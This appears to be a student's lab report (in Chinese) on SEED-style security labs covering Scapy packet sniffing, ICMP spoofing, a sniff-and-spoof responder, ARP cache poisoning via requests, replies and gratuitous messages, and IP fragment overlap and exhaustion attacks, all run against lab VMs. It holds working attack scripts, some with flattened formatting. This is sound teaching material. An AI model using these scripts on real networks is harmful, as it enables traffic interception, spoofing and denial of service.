**实验三：Packet Sniffing and Spoofing Lab**

57117222 舒卓卓

**Task Set 1**: Using Tools to Sniff and Spoof Packets

**任务1.1**: Sniffing Packets

**任务1.1A** ：

1. 使用scapy模块编写程序如下，保存为文件sniffer.py 。

#!/usr/bin/python

from scapy.all import \*

def print\_pkt(pkt):

pkt.show()

pkt = sniff(filter=’icmp’,prn=print\_pkt)

2.使用sudo python sniffer,py运行，所得到的以下的输出信息

###[ Ethernet ]###

dst = 52:54:00:12:35:02

src = 08:00:27:f8:72:b5

type = IPv4

###[ IP ]###

version = 4

ihl = 5

tos = 0xc0

len = 256

id = 53682

flags =

frag = 0

ttl = 64

proto = icmp

chksum = 0xbd73

src = 10.0.2.15

dst = 218.4.4.4

\options \

###[ ICMP ]###

type = dest-unreach

code = port-unreachable

chksum = 0xe7f5

reserved = 0

length = 0

nexthopmtu= 0

###[ IP in ICMP ]###

version = 4

ihl = 5

tos = 0x0

len = 228

id = 3719

flags =

frag = 0

ttl = 64

proto = udp

chksum = 0x816b

src = 218.4.4.4

dst = 10.0.2.15

\options \

###[ UDP in ICMP ]###

sport = domain

dport = 41745

len = 208

chksum = 0x935f

###[ DNS ]###

id = 17128

qr = 1

opcode = QUERY

aa = 0

tc = 0

rd = 1

ra = 1

z = 0

ad = 0

cd = 0

rcode = ok

qdcount = 1

ancount = 5

nscount = 0

arcount = 0

\qd \

|###[ DNS Question Record ]###

| qname = 'detectportal.firefox.com.'

| qtype = A

| qclass = IN

\an \

|###[ DNS Resource Record ]###

| rrname = 'detectportal.firefox.com.'

| type = CNAME

| rclass = IN

| ttl = 38

| rdlen = None

| rdata = 'detectportal.prod.mozaws.net.'

|###[ DNS Resource Record ]###

| rrname = 'detectportal.prod.mozaws.net.'

| type = CNAME

| rclass = IN

| ttl = 1566

| rdlen = None

| rdata = 'detectportal.firefox.com-v2.edgesuite.net.'

|###[ DNS Resource Record ]###

| rrname = 'detectportal.firefox.com-v2.edgesuite.net.'

| type = CNAME

| rclass = IN

| ttl = 2513

| rdlen = None

| rdata = 'a1089.dscd.akamai.net.'

|###[ DNS Resource Record ]###

| rrname = 'a1089.dscd.akamai.net.'

| type = A

| rclass = IN

| ttl = 38

| rdlen = None

| rdata = 184.28.98.108

|###[ DNS Resource Record ]###

| rrname = 'a1089.dscd.akamai.net.'

| type = A

| rclass = IN

| ttl = 38

| rdlen = None

| rdata = 184.28.98.82

|###[ DNS Resource Record ]###

| rrname = 'a1089.dscd.akamai.net.'

| type = A

| rclass = IN

| ttl = 38


| rdlen = None

| rdata = 184.28.98.82

ns = None

ar = None

3. 以上是以 root 权限运行的程序，当不以root权限运行sniffer时，python sniffer.py,会出现操作不被允许的问题



**任务1.1B:**

1.Scapy 的包过滤器使用BPF（Berkeley Packet Filter）语法

2.只捕获 ICMP 包 filter = icmp

3.捕获来自特定IP，以及目标端口是23的任何TCP包filter = src host 192.168.1.100 and tcp and dst port 23,所得部分输出如下所示：

###[ Ethernet ]###

dst = 08:00:27:f8:72:b5

src = 9c:b6:d0:c2:8b:8d

type = IPv4

###[ IP ]###

version = 4

ihl = 5

tos = 0x0

len = 52

id = 19917

flags = DF

frag = 0

ttl = 128

proto = tcp

chksum = 0x28db

src = 192.168.1.100

dst = 192.168.1.103

\options \

###[ TCP ]###

sport = 50795

dport = telnet

seq = 3061978135

ack = 0

dataofs = 8

reserved = 0

flags = S

window = 64240

4.捕获来自或到达特定子网的数据包，可以选择任何子网，例如128.230.0.0/16; 不应选择VM所连接的子网filter = net 128.230

**任务1.2**：Spoofing ICMP Packets

1. Scapy可以让我们将IP数据包的字段设置为任意值。在这个部分，我们要用一个任意的IP地址来伪造一个IP包。伪造一个ICMP回显请求数据包，并将这个数据包发送到另一个虚拟机上。
2. 构造以下程序：

from scapy.all import \*

a = IP()

a.dst = " 192.168.1.103"

# 默认为回显请求

b = ICMP()

# stack a 和 b 组成一个新的数据包，/被重载，意味着把b最为a的playload，并且修改a中的相应字段。

p = a/b

send(p)

1. 构造ICMP包，目标地址改为192.168.1.103，在对应VM上打开Wireshark可以捕获到两者之间的传输的数据包。然后在a.dst = "192.168.1.103"下添加一行语句a.src="192.168.1.100"，再次发送，同样能在 VM上收到该数据包。因此，我们可以通过 scapy 伪造任意的IP数据包
2. 

**任务1.3**：Traceroute

1. 在这一部分，我们要使用Scapy来估计VM与目标主机之间的距离（路由数量）。原理很简单：就是利用TTL的特性，每经过一个路由器，TTL值就会减去1，当TTL减到0时，这个数据包就会被丢弃，同时该路由器会回发一个ICMP错误信息。因为每次的路由路径可能会不一样，所以我们只能估计VM到目标主机的距离。
2. 编写程序如下所示：

from scapy.all import \*

ttl = 1

while True:

a = IP()

a.dst = '47.100.175.77'

a.ttl = ttl

b = ICMP()

send(a/b)

ttl += 1

1. 我们可以看到所图所示的结果，得到了跳数为14，距离也为14
2. 

**任务1.4 ：Sniffing and-then Spoofing**

1. 编写如下所示的程序：

from scapy.all import \*

def print\_pkt(pkt):

a = IP()

a.src = pkt[IP].dst

a.dst = pkt[IP].src

b = ICMP()

b.type ="echo-reply"

b.code =0

b.id = pkt[ICMP].id

b.seq = pkt[ICMP].seq

p = a/b

send(p)

pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=print\_pkt)

1. 在VM 1 上运行以上程序，并且在另一个VM 2上运行ping 192.68.123.0,可以得到以下打印结果。与正常ping 的结果相比较可以发现VMB 上会得到两次结果返回，一次会被截断（truncated）,第二次（DUP！）表明一个ICMP请求包得到了重复的回复。
2. # sniff and spoof 监控下的结果

[09/08/20]seed@VM:~$ ping 192.68.123.0

PING 192.68.123.0 (192.68.123.0) 56(84) bytes of data.

8 bytes from 192.68.123.0: icmp\_seq=1 ttl=64 (truncated)

64 bytes from 192.68.123.0: icmp\_seq=1 ttl=128 time=14.6 ms (DUP!)

8 bytes from 192.68.123.0: icmp\_seq=2 ttl=64 (truncated)

64 bytes from 192.68.123.0: icmp\_seq=2 ttl=128 time=17.8 ms (DUP!)

1. # 正常ping 结果

[09/08/20]seed@VM:~$ ping 192.68.123.0

PING 192.68.123.0 (192.68.123.0) 56(84) bytes of data.

64 bytes from 192.68.123.0: icmp\_seq=1 ttl=128 time=25.6 ms

64 bytes from 192.68.123.0: icmp\_seq=2 ttl=128 time=25.2 ms

64 bytes from 192.68.123.0: icmp\_seq=3 ttl=128 time=25.8 ms

**ARP Cache Poisoning Attack Lab**

**任务一：ARP Cache Poisoning**

1. 查看arp缓存表：可以得到虚拟机MAC地址为08-00-27-f8-72-b5，想要进行污染的地址为192.168.1.105

**任务一A: using ARP request**

1. 编写如下代码运行：

from scapy.all import \*

import time

E = Ether()

A = ARP()

A.pdst = "192.168.1.100"


A.psrc = "192.168.1.105"

pkt = E/A

for i in range(6000):

sendp(pkt)

time.sleep(0.1)

1. 
2. 可以看到对应的105地址被污染了

**任务一B：using ARP reply**

1. 编写如下程序：

from scapy.all

import \* import time

E = Ether()

A = ARP()

A.op = 2

A.hwdst = "08:00:27:f8:72:b5"

A.psrc = "192.168.1.105"

A.pdst = "192.168.1.100"

pkt = E/A

for i in range(6000):

sendp(pkt)

time.sleep(0.1)

1. 向目标主机发送ARP响应，被污染的ip对应的MAC地址为虚拟机的MAC地址，得到了与上面所示结果效果一致的情况。

**任务一C：using ARP using ARP gratuitous message**

1. 原理与上面两个实验相似，编写如下程序：

from scapy.all

import \* import time

E = Ether()

E.dst = "ff:ff:ff:ff:ff:ff";

A = ARP()

A.hwsrc = "08:00:27:f8:72:b5"

A.hwdst = "ff:ff:ff:ff:ff:ff";

A.psrc = "192.168.1.105"

A.pdst = "192.168.1.105"

pkt = E/A

for i in range(6000):

sendp(pkt)

time.sleep(0.1)

1. 广播ARP报文，查看可以发现所得效果与之前两个实验相似。

**IP/ICMP Attacks Lab**

**任务1: IP Fragment**

**任务1A: Conducting IP Fragment**

1. 将UDP报文分片：⾸先计算UDP报⽂总⻓度，为UDP头部⻓度8字节+载荷96字节，共104字节第⼀⽚IP报⽂的⽚偏移量 frag 为 0 ， flags 为 1 ，表明接下来还有分片，第⼀⽚IP报⽂包含UDP⾸部和前32个字节的载荷第⼆⽚IP报⽂的⽚偏移量为第⼀⽚IP报⽂载荷/8，也就是5，其余不变，同时不再包含UDP⾸部第三⽚IP报⽂的⽚偏移量为第⽚IP报⽂载荷之和/8，也就是9，同时 flags 设置为 0 ，表明之后不会再有分片。
2. 然后输入命令nc -lu 9090 监听9090端口，最后收到预计的A序列。

from scapy.all import \*

ip = IP(src="192.168.73.1", dst="192.168.73.6") ip.id = 1000 ip.frag = 0 ip.flags = 1

udp = UDP(sport=7070, dport=9090) udp.len = 104

payload = 'A' \* 32

pkt = ip/udp/payload pkt[UDP].checksum = 0 send(pkt, verbose=0)

ip.frag = 5 pkt = ip/payload send(pkt, verbose=0)

ip.frag = 9 ip.flags = 0 pkt = ip/payload send(pkt, verbose=0)

from scapy.all import \*

ip = IP(src="192.168.73.1", dst="192.168.73.6") ip.id = 1000 ip.frag = 0 ip.flags = 1

udp = UDP(sport=7070, dport=9090) udp.len = 96

payload = 'A' \* 32

pkt = ip/udp/payload pkt[UDP].checksum = 0 send(pkt, verbose=0)

payload2 = 'B' \* 32

ip.frag = 4 pkt = ip/payload2 send(pkt, verbose=0)

ip.frag = 8 ip.flags = 0 pkt = ip/payload send(pkt, verbose=0)

**任务 1B:**

1. ⾸先，将第⼆⽚报⽂的⽚偏移量 frags 设置为 4 ，第三⽚相应设置为 8 ，UDP报⽂的⻓度相应设置为 96，也就是第⼆⽚报⽂的前8个字节与第⼀⽚报⽂的后8个字节重合。然后，将第⼆⽚报⽂的载的 A 全部改为 B

from scapy.all import \*

ip = IP(src="192.168.73.1", dst="192.168.73.6")

ip.id = 1000

ip.frag = 0

ip.flags = 1

udp = UDP(sport=7070, dport=9090)

udp.len = 96

payload = 'A' \* 32

pkt = ip/udp/payload

pkt[UDP].checksum = 0

send(pkt, verbose=0)

payload2 = 'B' \* 32

ip.frag = 4

pkt = ip/payload2

send(pkt, verbose=0)

ip.frag = 8

ip.flags = 0

pkt = ip/payload

send(pkt, verbose=0)

1. 再次运⾏脚本，在服务器中收到的，前24个字符是 A ，然后跟着32个 B ，接着是32个 A 。这说明，当重叠出现时，后⾯的⽚会覆盖住前⾯的⽚。交换第⼆⽚IP报⽂与第⼀⽚IP报⽂发出的顺序，结果相同。这是因为，内核重组IP报⽂是在获得全部IP报

**任务 1C：**

1. 将IP头中的 len 字段设置为 0xFFFF ，然后不断发送 flags 为 1 的报⽂，也就是⼀直继续分⽚。当分⽚总⻓超过 0xFFFF 后，设置其 flags 为 0 。虚拟机死机，不知道原因。

**任务 1D：**

1. 运行脚本，不再发送第⼆⽚分⽚，只发送第⼀⽚、第三⽚分⽚，并不断改变 id

from scapy.all import \*

ip = IP(src="192.168.73.1", dst="192.168.73.6")

ip.id = 1000

ip.frag = 0

ip.flags = 1

udp = UDP(sport=7070, dport=9090)

udp.len = 96

payload = 'A' \* 32

pkt = ip/udp/payload

pkt[UDP].checksum = 0

send(pkt, verbose=0)

ip.frag = 8

ip.flags = 0

pkt = ip/payload

send(pkt, verbose=0)